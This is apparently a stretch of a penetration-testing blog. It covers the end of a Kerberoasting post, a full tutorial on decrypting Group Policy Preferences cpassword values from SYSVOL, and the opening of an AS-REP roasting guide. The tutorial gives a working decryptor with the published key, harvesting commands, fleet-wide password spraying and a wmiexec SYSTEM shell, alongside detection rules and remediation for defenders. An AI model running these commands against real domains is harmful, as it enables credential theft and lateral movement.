| Steal or Forge Kerberos Tickets: Kerberoasting | T1558.003 | Event ID 4769 RC4 requests; volume anomalies; honeypot SPNs |
| Steal or Forge Kerberos Tickets (parent) | T1558 | Kerberos ticket issuance monitoring on the KDC |
| Brute Force | T1110 | Offline; not directly observable, detect the ticket request phase instead |
| Account Manipulation | T1098 | Event ID 5136 on servicePrincipalName writes (targeted roasting) |
| Valid Accounts | T1078 | Anomalous service account logons after a crack |
| Remote System Discovery | T1018 | LDAP-Client ETW for SPN enumeration |
CARBON SPIDER, FIN7, and UNC2165 (later LockBit-affiliated) have all used T1558.003 in real intrusions. This is not a theoretical technique; it is a staple of the ransomware playbook precisely because it converts a nobody account into a domain compromise.
Summary
- Kerberoasting works because the KDC encrypts a service ticket with the service account’s password-derived key and hands it to any authenticated user, turning
TGS-REPinto an offline brute-force oracle. - Enumerate first:
(servicePrincipalName=*)over LDAP is world-readable and reveals every roastable user account before you send a single ticket request. - RC4 tickets (etype 23, hashcat mode 13100) crack 20 to 40 times faster than AES, which is why attackers force RC4 downgrades wherever
msDS-SupportedEncryptionTypespermits it. - Targeted Kerberoasting abuses
servicePrincipalNamewrite rights (T1098) to inject an SPN, roast, and clean up, generatingEvent ID 5136on the way. - Detect via
Event ID 4769filtered on RC4 (0x17), volume anomalies per source, LDAP-Client ETW for recon, and honeypot SPN accounts for guaranteed true positives. - Kill it for good with gMSA, AES enforcement, and 25+ character passwords: make the ciphertext uncrackable and the attack collapses.
References
GPP cPassword in SYSVOL: Decrypting Group Policy Preferences Passwords with Get-GPPPassword
You’ve landed a single low-privilege domain account. No local admin, no special group memberships, nothing that screams “path to Domain Admin.” Before you touch Kerberoasting or ACL abuse, there is one read-only share every domain user can reach that has handed out clear-text local administrator passwords for over a decade. That share is SYSVOL, and the flaw is Group Policy Preferences.
Objective: Understand how Group Policy Preferences store credentials in SYSVOL, why the AES encryption protecting them provides zero confidentiality, and how to enumerate, extract, and decrypt
cpasswordvalues withfindstr, native PowerShell, andGet-GPPPassword, then how a blue team detects every step of that chain.
Everything in this tutorial runs against a self-built lab domain (lab.local). Do not point any of these commands at production or a domain you are not explicitly authorized to test.
1. Background: What Group Policy Preferences Actually Do
Group Policy Preferences (GPP) arrived with Windows Server 2008 and Remote Server Administration Tools. Regular Group Policy settings enforce configuration; Preferences suggest it, letting an administrator set values that a user can later change. In practice GPP became the Swiss Army knife of domain management. It could create and modify local users and groups, map network drives, register ODBC data sources, deploy scheduled tasks, and configure Windows services.
Several of those actions need a credential. Creating a local user account needs a password. A scheduled task that runs under a service account needs that account’s password. A mapped drive to a locked-down share needs credentials. GPP solved this by letting the admin type the password once in the Group Policy Management Console (GPMC), then storing it inside the policy so every targeted machine could apply it.
That stored password is the entire problem.
Group Policy is delivered through SYSVOL, a replicated share hosted on every domain controller. When a workstation runs gpupdate (or reboots, or hits the periodic refresh), its client-side extensions read the relevant XML files out of SYSVOL and apply them locally. For that to work, every computer and every user in the domain must be able to read SYSVOL. The credential the admin typed is sitting in a world-readable file, and the only thing standing between an attacker and that password is a layer of encryption.
| GPP Type | XML File | Typical Credential Stored |
|---|---|---|
| Local Users and Groups | Groups.xml | Local Administrator or built-in account password |
| Scheduled Tasks | ScheduledTasks.xml | Run-as service/admin account |
| Services | Services.xml | Service account credentials |
| Data Sources | DataSources.xml | ODBC/database credentials |
| Drive Maps | Drives.xml | Network share credentials |
2. The Cryptographic Design Flaw
Microsoft did encrypt the password. GPP uses AES-256 in CBC mode, which in isolation is a perfectly respectable cipher. The failure is in how the key is managed.
AES is symmetric. The same key encrypts and decrypts. The security of the whole scheme therefore rests entirely on that key staying secret. Microsoft needed every domain-joined client in the world to be able to decrypt these values during policy processing, so the decryption key had to ship inside Windows itself. And to document the file format for interoperability, Microsoft published that exact 32-byte key in the open MS-GPPREF specification, section 2.2.1.1.
Here is the key, byte for byte:
4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
As a hex string:
4e9906e8fcb66cc9faf49310620ffee8f496e806cc057990209b09a433b66c1b
To make things worse, the initialization vector is a fixed block of sixteen zero bytes. CBC mode uses the IV to randomize the first block so identical plaintexts produce different ciphertexts. A static null IV throws that property away. Encrypt the same password in two different policies and you get identical ciphertext.
Put plainly: a publicly documented static key plus a null IV means the encryption is decorative. Anyone with the specification (or a copy of any GPP decryption tool) can reverse it instantly. There is no cracking, no brute force, no wordlist. It is a straight, deterministic decrypt.
The processing pipeline the attacker reverses looks like this:
- Read the
cpasswordattribute from the XML. - Restore Base64 padding to a multiple of four characters.
- Base64-decode to raw ciphertext bytes.
- Decrypt with AES-256-CBC using the static key and null IV.
- Decode the plaintext as UTF-16-LE (Windows Unicode).

3. SYSVOL Structure and XML Anatomy
Before you can hunt for cpassword, you need to know the terrain. SYSVOL is exposed as a share named SYSVOL on every DC and mapped internally to C:\Windows\SYSVOL\sysvol\<domain>. Under it, the Policies folder holds one subfolder per GPO, named by the GPO’s GUID.
The canonical path to a credential-bearing file is:
\\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\{<GPO-GUID>}\MACHINE\Preferences\<Type>\<Type>.xml
The MACHINE branch holds computer-scoped preferences; there is a parallel USER branch for user-scoped ones. A real Groups.xml generated by the lab looks like this:
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}"
        name="Administrator"
        image="2"
        changed="2024-01-15 10:22:11"
        uid="{A9B4C1D2-4E5F-4a6b-8c7d-1e2f3a4b5c6d}">
    <Properties action="U"
                newName=""
                fullName=""
                description=""
                cpassword="VsJpuTqGEDarF7DmeSVmDJnTMZx1HIKFQwDvkRfFB6s="
                changeLogon="0"
                noChange="0"
                neverExpires="1"
                acctDisabled="0"
                userName="Administrator"/>
  </User>
</Groups>
The attributes that matter for triage:
| Attribute | Meaning |
|---|---|
cpassword | Base64-encoded AES-256-CBC ciphertext of the password |
userName | Account the credential belongs to |
newName | Optional rename value applied to the account |
action | C = Create, U = Update, D = Delete, R = Replace |
changed | Last modification timestamp of the policy |
The changed timestamp is your triage friend. A cpassword last modified before 2014 is almost certainly a pre-patch artifact nobody remembered to clean up.
The reason you can read any of this as a nobody: the SYSVOL DACL grants Read & Execute to Authenticated Users (and read to Domain Computers). That is by design, because policy application happens in the security context of the machine and the logged-on user. There is no way to hide the file from readers without breaking Group Policy for the same targets, which is exactly why the flaw is so nasty.
4. MS14-025: The Patch That Left the Barn Door Open
Microsoft shipped MS14-025 (KB2962486) in May 2014. It is worth being precise about what that patch does, because a lot of people assume “patched” means “safe here.”
The patch removes the ability of the GPMC UI to create new preferences that store a password. Try to type a password into a Groups, Services, Scheduled Tasks, or Data Sources preference on a patched management box and the field is disabled. That is the entire fix.
What the patch deliberately does not do:
- It does not scan SYSVOL.
- It does not delete or rewrite existing
cpasswordvalues. - It does not touch policies already deployed.
Microsoft made that choice on purpose. So many organizations were using GPP to manage the local Administrator password across their fleet that ripping out existing policies would have broken production. So the old files were left in place, and the ability to delete (action D) accounts via GPP was retained. The upshot: every cpassword written before the patch is still sitting in SYSVOL after the patch, fully decryptable, years later. I have found live Domain Admin service-account passwords this way on engagements against fully patched 2019 domains. The patch date and the file’s changed date tell the whole story.
5. Lab Setup: Building a Vulnerable Domain
Build a minimal lab in VirtualBox, VMware, or Hyper-V:
| Component | Spec | Address |
|---|---|---|
| Domain Controller | Windows Server 2022 Evaluation | 192.168.10.10 (DC01) |
| Domain | lab.local | – |
| Workstation | Windows 10 22H2, domain-joined | 192.168.10.20 |
| Attacker | Kali Linux | 192.168.10.50 |
Promote DC01 to a domain controller for lab.local, join the Windows 10 box, and create a throwaway low-privilege user (lowprivuser) with password Password1. That user represents your foothold.
Now create the vulnerable artifact. This step deliberately writes a cpassword to SYSVOL. On a fully patched 2022 box the GPMC field is disabled, so use a management machine without KB2962486, or (simplest for the lab) drop the pre-built Groups.xml shown in Section 3 straight into a policy folder and let SYSVOL replicate it.
On the DC:
# Create a new GPO and grab its GUID
New-GPO -Name "Lab-GPP-Test" | Select-Object DisplayName, Id
DisplayName   Id
-----------   --
Lab-GPP-Test  a1b2c3d4-1111-2222-3333-444455556666
# Place the vulnerable Groups.xml into the GPO's MACHINE Preferences path
$guid = "{a1b2c3d4-1111-2222-3333-444455556666}"
$dst  = "C:\Windows\SYSVOL\sysvol\lab.local\Policies\$guid\MACHINE\Preferences\Groups"
New-Item -ItemType Directory -Path $dst -Force | Out-Null
Copy-Item .\Groups.xml -Destination "$dst\Groups.xml"
Get-Item "$dst\Groups.xml" | Select-Object FullName, Length
FullName                                                                                                    Length
--------                                                                                                    ------
C:\Windows\SYSVOL\sysvol\lab.local\Policies\{a1b2c3d4-...}\MACHINE\Preferences\Groups\Groups.xml               612
The lab is now vulnerable. The Groups.xml carries cpassword="VsJpuTqGEDarF7DmeSVmDJnTMZx1HIKFQwDvkRfFB6s=", which decrypts to Lab@12345! for the local Administrator account.
6. Enumeration: Finding cpassword in SYSVOL
Never decrypt before you enumerate. The whole value of this technique is that discovery costs nothing and needs no privilege. Log in as lowprivuser and confirm you can even reach SYSVOL.
# Confirm the DC and SYSVOL are reachable
Test-NetConnection -ComputerName DC01.lab.local -Port 445
ComputerName     : DC01.lab.local
RemoteAddress    : 192.168.10.10
RemotePort       : 445
InterfaceAlias   : Ethernet0
SourceAddress    : 192.168.10.20
TcpTestSucceeded : True
Port 445 is SMB. SYSVOL rides over SMB, and because you authenticated as a domain user, your access token carries the Authenticated Users group, which is exactly the group the SYSVOL DACL grants read to. No exploit required; you are using the share exactly as designed.
Method A: Native findstr
The single most portable way to hunt cpassword uses a tool present on every Windows box since XP.
findstr /S /I cpassword \\lab.local\sysvol\lab.local\policies\*.xml
\\lab.local\sysvol\lab.local\policies\{a1b2c3d4-1111-2222-3333-444455556666}\MACHINE\Preferences\Groups\Groups.xml: <Properties action="U" newName="" fullName="" description="" cpassword="VsJpuTqGEDarF7DmeSVmDJnTMZx1HIKFQwDvkRfFB6s=" changeLogon="0" noChange="0" neverExpires="1" acctDisabled="0" userName="Administrator"/>
/S recurses subdirectories, /I is case-insensitive. The hit gives you the exact file, the cpassword ciphertext, and the target account (userName="Administrator") in one line. That finding tells you a local Administrator password is recoverable and, if this is a pre-LAPS environment, likely identical across the fleet.
Method B: PowerShell recursive search
If you want structured output or you are already in a PowerShell session:
Get-ChildItem -Path "\\lab.local\SYSVOL\lab.local\Policies" -Recurse -Include *.xml -ErrorAction SilentlyContinue |
    Select-String -Pattern "cpassword" |
    Select-Object Path, LineNumber
Path                                                                                                              LineNumber
----                                                                                                              ----------
\\lab.local\SYSVOL\lab.local\Policies\{a1b2c3d4-...}\MACHINE\Preferences\Groups\Groups.xml                                 3
Method C: From a Linux attacker box over SMB
You do not need a Windows foothold. Any credential that can authenticate to the DC can pull SYSVOL over SMB.
smbclient //192.168.10.10/SYSVOL -U 'lab.local\lowprivuser%Password1'
Try "help" to get a list of possible commands.
smb: \>
smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget lab.local\Policies\*\MACHINE\Preferences\Groups\Groups.xml
getting file \lab.local\Policies\{a1b2c3d4-...}\MACHINE\Preferences\Groups\Groups.xml of size 612 as ...Groups.xml
Now you have a copy offline. Whatever the method, the deliverable from this phase is identical: one or more cpassword ciphertext blobs and the account each belongs to.
7. Manual Decryption
Understanding the decrypt by hand is worth the ten minutes. Tools abstract it away, but when a tool chokes on odd padding or a non-standard encoding you want to know exactly what is happening.
The one gotcha that costs people time: Base64 padding. GPP cpassword values are frequently stored without their trailing = characters, so a naive base64decode throws an “incorrect padding” error. You restore the padding based on string length modulo four before decoding. I lost the better part of a coffee break to this the first time before I checked the string length.
Here is a self-contained Python decryptor. It runs only against ciphertext you pulled from your lab.
# gpp_decrypt.py  -  AES-256-CBC static-key decryptor for GPP cpassword
# Requires: pip install pycryptodome
import base64
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

# Static AES-256 key from MS-GPPREF section 2.2.1.1
KEY = bytes.fromhex("4e9906e8fcb66cc9faf49310620ffee8f496e806cc057990209b09a433b66c1b")
IV  = b"\x00" * 16   # fixed null IV

def decrypt_cpassword(cpassword: str) -> str:
    # Restore Base64 padding to a multiple of 4
    pad = len(cpassword) % 4
    if pad == 2:
        cpassword += "=="
    elif pad == 3:
        cpassword += "="
    ciphertext = base64.b64decode(cpassword)
    cipher = AES.new(KEY, AES.MODE_CBC, IV)
    plaintext = unpad(cipher.decrypt(ciphertext), AES.block_size)
    return plaintext.decode("utf-16-le")   # Windows Unicode

if __name__ == "__main__":
    cpw = "VsJpuTqGEDarF7DmeSVmDJnTMZx1HIKFQwDvkRfFB6s="
    print(f"[*] Decrypted password: {decrypt_cpassword(cpw)}")
python3 gpp_decrypt.py
[*] Decrypted password: Lab@12345!
Notice there is no key search and no iteration. The key is a constant, the IV is a constant, so decryption is deterministic and instant. That is the whole point of Section 2 made concrete: this cipher protects nothing.
If you prefer to stay native on Windows, the same logic works with the .NET crypto classes:
$cpw = "VsJpuTqGEDarF7DmeSVmDJnTMZx1HIKFQwDvkRfFB6s="
$key = [byte[]](0x4e,0x99,0x06,0xe8,0xfc,0xb6,0x6c,0xc9,0xfa,0xf4,0x93,0x10,0x62,0x0f,0xfe,0xe8,
                0xf4,0x96,0xe8,0x06,0xcc,0x05,0x79,0x90,0x20,0x9b,0x09,0xa4,0x33,0xb6,0x6c,0x1b)
$mod = $cpw.Length % 4
if ($mod -eq 2) { $cpw += "==" } elseif ($mod -eq 3) { $cpw += "=" }
$aes = New-Object System.Security.Cryptography.AesManaged
$aes.Key = $key
$aes.IV  = New-Object byte[] 16          # null IV
$dec = $aes.CreateDecryptor()
$bytes = [Convert]::FromBase64String($cpw)
$out = $dec.TransformFinalBlock($bytes, 0, $bytes.Length)
[System.Text.Encoding]::Unicode.GetString($out)
Lab@12345!
8. Automated Exploitation with Get-GPPPassword
PowerSploit’s Get-GPPPassword (author Chris Campbell, @obscuresec) does the enumeration and the decryption in one shot. It walks the target DC’s SYSVOL, finds Groups.xml, ScheduledTasks.xml, Services.xml, and DataSources.xml, extracts every cpassword, and decrypts each with the static key. Internally it forces the null IV explicitly ($AesObject.IV = $AesIV) so decryption always matches Microsoft’s scheme.
Import and run it as the low-priv user:
Set-ExecutionPolicy Bypass -Scope Process -Force
Import-Module .\Get-GPPPassword.ps1
Get-GPPPassword
NewName   : [BLANK]
Changed   : {2024-01-15 10:22:11}
Passwords : {Lab@12345!}
UserNames : {Administrator}
File      : \\lab.local\SYSVOL\lab.local\Policies\{a1b2c3d4-1111-2222-3333-444455556666}\MACHINE\Preferences\Groups\Groups.xml
Target a specific DC when the current-domain default is not what you want:
Get-GPPPassword -Server DC01.lab.local
NewName   : [BLANK]
Changed   : {2024-01-15 10:22:11}
Passwords : {Lab@12345!}
UserNames : {Administrator}
File      : \\lab.local\SYSVOL\lab.local\Policies\{a1b2c3d4-...}\MACHINE\Preferences\Groups\Groups.xml
In a forest with trusts, -SearchForest maps every reachable trust and searches all of their SYSVOL shares. This is how one foothold turns into credentials from partner domains.
Get-GPPPassword -SearchForest
NewName   : [BLANK]
Changed   : {2024-01-15 10:22:11}
Passwords : {Lab@12345!}
UserNames : {Administrator}
File      : \\lab.local\SYSVOL\lab.local\Policies\{a1b2c3d4-...}\MACHINE\Preferences\Groups\Groups.xml
To collapse output to a clean, unique password list for spraying:
Get-GPPPassword | ForEach-Object { $_.Passwords } | Sort-Object -Unique
Lab@12345!
9. Alternative Tooling
The same primitive is exposed by half the offensive toolchain. Pick whichever fits your access.
Metasploit post module
If you already have a Meterpreter session on a domain-joined host, post/windows/gather/credentials/gpp locates the host’s DC, connects over SMB, and decrypts everything it finds.
msf6 > use post/windows/gather/credentials/gpp
msf6 post(windows/gather/credentials/gpp) > set SESSION 1
msf6 post(windows/gather/credentials/gpp) > run
[*] Checking for group policy history objects...
[*] Connecting to default domain controller: DC01.lab.local
[+] Group Policy Credential Info
    ================================
    Type       : Groups.xml
    USERNAME   : Administrator
    PASSWORD   : Lab@12345!
    DOMAIN     : lab.local
    CHANGED    : 2024-01-15 10:22:11
    NEWNAME    : N/A

[+] XML file saved to: /root/.msf4/loot/20240115..._gpp.xml
[*] Post module execution completed
NetExec / CrackMapExec module
From Linux, an authenticated run with the gpp_password module does the enumeration and decrypt remotely.
netexec smb DC01.lab.local -u lowprivuser -p 'Password1' -d lab.local -M gpp_password
SMB   192.168.10.10  445  DC01  [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:lab.local)
SMB   192.168.10.10  445  DC01  [+] lab.local\lowprivuser:Password1
GPP_P 192.168.10.10  445  DC01  [+] Found SYSVOL share
GPP_P 192.168.10.10  445  DC01  [+] Found credentials in Groups.xml
GPP_P 192.168.10.10  445  DC01  Password: Lab@12345!
GPP_P 192.168.10.10  445  DC01  Username: Administrator
Offline single-file decryption
If you only exfiltrated the XML, gpp-decrypt handles it locally.
gpp-decrypt -f Groups.xml
[*] Parsing Groups.xml
[+] Username: Administrator
[+] Password: Lab@12345!
10. Lateral Movement with Recovered Credentials
A recovered password is only interesting if it opens doors. In pre-LAPS environments the classic pattern is a single local Administrator password imaged onto every workstation, so one Groups.xml hit becomes local admin on the entire fleet.
First, validate the credential broadly before you make noise on any single host. This is credential spraying against local auth.
netexec smb 192.168.10.0/24 -u Administrator -p 'Lab@12345!' --local-auth
SMB   192.168.10.20  445  WKS01  [*] Windows 10 22H2 Build 19045 x64 (name:WKS01) (domain:WKS01)
SMB   192.168.10.20  445  WKS01  [+] WKS01\Administrator:Lab@12345! (Pwn3d!)
SMB   192.168.10.21  445  WKS02  [+] WKS02\Administrator:Lab@12345! (Pwn3d!)
SMB   192.168.10.22  445  WKS03  [+] WKS03\Administrator:Lab@12345! (Pwn3d!)
--local-auth tells the tool the account is local to each machine, not a domain account, so authentication happens against the target’s SAM over NTLM rather than through Kerberos at the DC. Pwn3d! means the account has administrative rights on that host, which is what enables remote code execution.
The mechanism underneath: over SMB, NTLM authentication is a challenge-response using the account’s password hash. When you supply the plaintext, the client derives the NT hash and completes the exchange. Because the SAM entry for the local Administrator is identical across imaged machines, the same password works everywhere. This is exactly why local admin password reuse is so dangerous, and why LAPS exists to break it.
Now execute on a confirmed host. WMI is quieter than PsExec because it does not drop a service binary.
impacket-wmiexec 'Administrator:Lab@12345!@192.168.10.20' -local-auth
Impacket v0.11.0 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
nt authority\system
C:\>hostname
WKS01
You now hold NT AUTHORITY\SYSTEM on a fleet host from a single low-privilege domain account. From here the natural next steps are dumping LSASS for cached domain credentials, hunting for a logged-in Domain Admin, or pivoting further. That is where this technique feeds the rest of the AD attack chain.

11. Common Attacker Techniques
| Technique | Description |
|---|---|
SYSVOL cpassword harvesting | Recursively grep SYSVOL for cpassword across all GPO folders |
| Static-key AES decryption | Decrypt ciphertext with the published MS-GPPREF key and null IV |
| Forest-wide sweep | Use -SearchForest to pull GPP creds from every reachable trusted domain |
| Offline decryption | Exfiltrate XML and decrypt on the attacker box to avoid on-host tooling |
| Local-admin password reuse | Spray a recovered local Administrator password fleet-wide (--local-auth) |
| Service/task account theft | Recover service and scheduled-task run-as accounts, often high-privilege |
Do not tunnel-vision on Groups.xml. On real engagements the juiciest hits come from ScheduledTasks.xml and Services.xml, where run-as accounts are frequently domain accounts with far more reach than a local admin, sometimes Domain Admin itself.
12. Defensive Strategies & Detection
Detection splits into two vantage points: the domain controller (who is reading SYSVOL) and the endpoint (who is running the decryption tooling).
Domain controller: share and file access auditing
The DC sees every SYSVOL read over SMB. The events you want are gated behind audit policy, so enable these first via GPO under Advanced Audit Policy Configuration:
Object Access -> Audit File Share(Success) for Event ID5140Object Access -> Audit Detailed File Share(Success) for Event ID5145Logon/Logoff -> Audit Logon(Success) for Event ID4624
| Event ID | Trigger | GPP Relevance |
|---|---|---|
5140 | Network share accessed | Fires when a host connects to \\*\SYSVOL |
5145 | Detailed file share object access | Fires per file under \Policies\; a recursive cpassword grep generates many |
4624 (Type 3) | Network logon | Ties source account and IP to the share access |
4688 | Process creation | Catches findstr ... cpassword if command-line logging is on |

The strongest signal is a burst of 5145 events for *.xml under \Policies\ from a single non-computer account in a short window. Legitimate policy processing is done by SYSTEM and machine accounts (names ending in $); a human user account rapidly walking every policy folder is the anomaly.
Endpoint: tool execution and script block logging
| Sysmon Event ID | Detection Signal |
|---|---|
| Event ID 1 (Process Create) | powershell.exe with a suspicious CommandLine / ParentImage; findstr with cpassword |
| Event ID 3 (Network Connection) | PowerShell opening SMB (445) to a DC |
| Event ID 7 (Image Loaded) | Crypto assemblies (System.Security classes) loaded in a PowerShell context |
PowerShell Script Block Logging is the highest-fidelity endpoint catch. With WMF 5.0+ and EnableScriptBlockLogging = 1 under HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging, the full Get-GPPPassword body is recorded to Microsoft-Windows-PowerShell/Operational as Event ID 4104. The ScriptBlockText field will contain giveaway strings like Get-GPPPassword, cpassword, AesObject, and CreateDecryptor.
Sigma rule
This is a conceptual rule. Tune the exclusions against your environment before deploying it. In particular, exclude SYSTEM and computer accounts, or you will drown in legitimate policy processing.
title: Suspicious SYSVOL GPP XML Access
status: experimental
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 5145
    ShareName|contains: 'SYSVOL'
    RelativeTargetName|endswith:
      - 'Groups.xml'
      - 'ScheduledTasks.xml'
      - 'Services.xml'
      - 'DataSources.xml'
      - 'Drives.xml'
  filter_machine:
    SubjectUserName|endswith: '$'
  condition: selection and not filter_machine
falsepositives:
  - Legitimate GPO processing by SYSTEM or machine accounts
  - GPO management workstations
level: medium
tags:
  - attack.credential_access
  - attack.t1552.006
A companion rule targeting Event ID 4104 for the strings cpassword, Get-GPPPassword, and 4e9906e8 catches the decryption tooling regardless of where SYSVOL was read.
A cheap high-signal tripwire
Drop a decoy Groups.xml with a bogus cpassword into a visible but non-standard policy folder and put a SACL on it. Legitimate clients never process it, so any read is almost certainly an attacker or a scanner enumerating SYSVOL. One alert, near-zero false positives.
13. Tools for GPP Analysis
| Tool | Description | Link |
|---|---|---|
Get-GPPPassword | PowerSploit cmdlet: enumerate + decrypt SYSVOL GPP creds | github.com |
Metasploit gpp module | post/windows/gather/credentials/gpp post-exploitation harvest | metasploit.com |
| NetExec / CrackMapExec | Remote authenticated gpp_password module | netexec.wiki |
gpp-decrypt | Offline single-file / single-value decryptor | kali.org |
findstr | Native Windows recursive cpassword search | microsoft.com |
Impacket (wmiexec, psexec) | Pass-the-password lateral movement | github.com |
Get-SettingsWithCPassword.ps1 | Microsoft cleanup script for legacy cpassword | microsoft.com |
MITRE ATT&CK mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Unsecured Credentials | T1552 | Parent technique |
| Unsecured Credentials: Group Policy Preferences | T1552.006 | Event ID 5145 on SYSVOL *.xml; 4104 script block logging |
| Remote Services: SMB/Windows Admin Shares | T1021.002 | Event ID 5140/5145, 4624 Type 3 |
| Valid Accounts: Domain Accounts | T1078.002 | Anomalous logons with recovered credentials |
| Use Alternate Authentication Material: Pass the Hash | T1550.002 | NTLM auth from unexpected sources |
14. Remediation and Hardening
Order matters here. Patching alone does nothing for the files already in SYSVOL.
- Scan and purge
cpasswordfrom SYSVOL first. Run Microsoft’sGet-SettingsWithCPassword.ps1, or grep SYSVOL yourself across all five XML types, and delete or rebuild every offending GPO without a stored credential. This is the only step that removes the exposed secret. - Rotate every recovered password. If a
cpasswordexisted, treat it as compromised. Change the local admin password and any service or task account it referenced. - Deploy Windows LAPS (2023+) or legacy LAPS. LAPS gives each machine a unique, randomized local admin password stored as an encrypted AD attribute (
msLAPS-Password, or legacyms-Mcs-AdmPwd). It kills both the reuse problem and the operational need that drove admins to GPP in the first place. - Confirm KB2962486 (MS14-025) is applied on all management endpoints so no new
cpasswordcan be created. - Enable Detailed File Share auditing on DCs, scoped via SACL to
\SYSVOL\*\Policies\to keep event volume sane. - Enable PowerShell Script Block Logging domain-wide to catch decryption tooling.
- Consider Constrained Language Mode or WDAC to break ad-hoc instantiation of
AesManagedin untrusted scripts.
Summary
- A publicly documented static AES key plus a null IV makes GPP
cpasswordencryption purely cosmetic; anyone who can read SYSVOL can decrypt it. No cracking, no privilege, just a deterministic decode. - Every domain user has read access to SYSVOL by design, so
findstr /S /I cpasswordorGet-GPPPasswordrecovers clear-text credentials from a plain foothold. - MS14-025 blocks new
cpasswordcreation but leaves existing values in SYSVOL, so patched domains stay vulnerable for years. - Recovered local admin passwords enable fleet-wide lateral movement (
T1552.006intoT1021.002), especially in pre-LAPS environments with a shared local admin. - Detect it with Security Event ID
5145on SYSVOL*.xml, PowerShell Event ID4104, and Sysmon; remediate by purgingcpassword, rotating secrets, and deploying LAPS.
References
From-Zero AS-REP Roasting and Password Spraying: Getting Your First Credential with No Creds
You land on an internal network with an IP, a subnet, and nothing else. No username, no password, no hash. Most of the flashy AD tradecraft you read about assumes you already have a credential. This post is about the part nobody skips but everyone glosses over: turning zero into one. The first valid credential in a domain is the hardest one to get and the most valuable, because everything downstream (Kerberoasting, BloodHound collection, ACL abuse, lateral movement) needs an authenticated foothold to start.
Objective: Build an intentionally vulnerable
lab.localdomain, then chain unauthenticated username enumeration, Kerberos and NTLM password spraying, and AS-REP Roasting into a working domain credential. You will understand the Kerberos AS exchange at the protocol level, why disabled pre-authentication is a gift, how to stay under the lockout threshold, and exactly what the blue team sees when you do it.
1. Pre-Requisites and Lab Setup
You need two machines on the same network segment.
| Role | OS | IP | Purpose |
|---|---|---|---|
| Domain Controller | Windows Server 2019/2022 | 10.10.10.10 | lab.local KDC, LDAP, DNS |
| Attacker | Kali Linux | 10.10.10.50 | Not domain joined, no creds |
Promote the server to a domain controller for lab.local. Run this in an elevated PowerShell on the fresh server:
Install-WindowsFeature AD-Domain-Services -IncludeManagementTools
Install-ADDSForest -DomainName "lab.local" -DomainNetbiosName "LAB" -InstallDns -Force
Success Restart Needed Exit Code      Feature Result
------- -------------- ---------      --------------
True    Yes            SuccessRest... {Active Directory Domain Services, Group P...}

The target server will be configured as a domain controller and restarted...
After the reboot, create the three deliberately misconfigured accounts. svc_legacy is the AS-REP Roasting target, jsmith is the spray target, adm_backup is a honeypot that should never authenticate.
# The AS-REP Roasting target: pre-auth disabled, weak password in rockyou
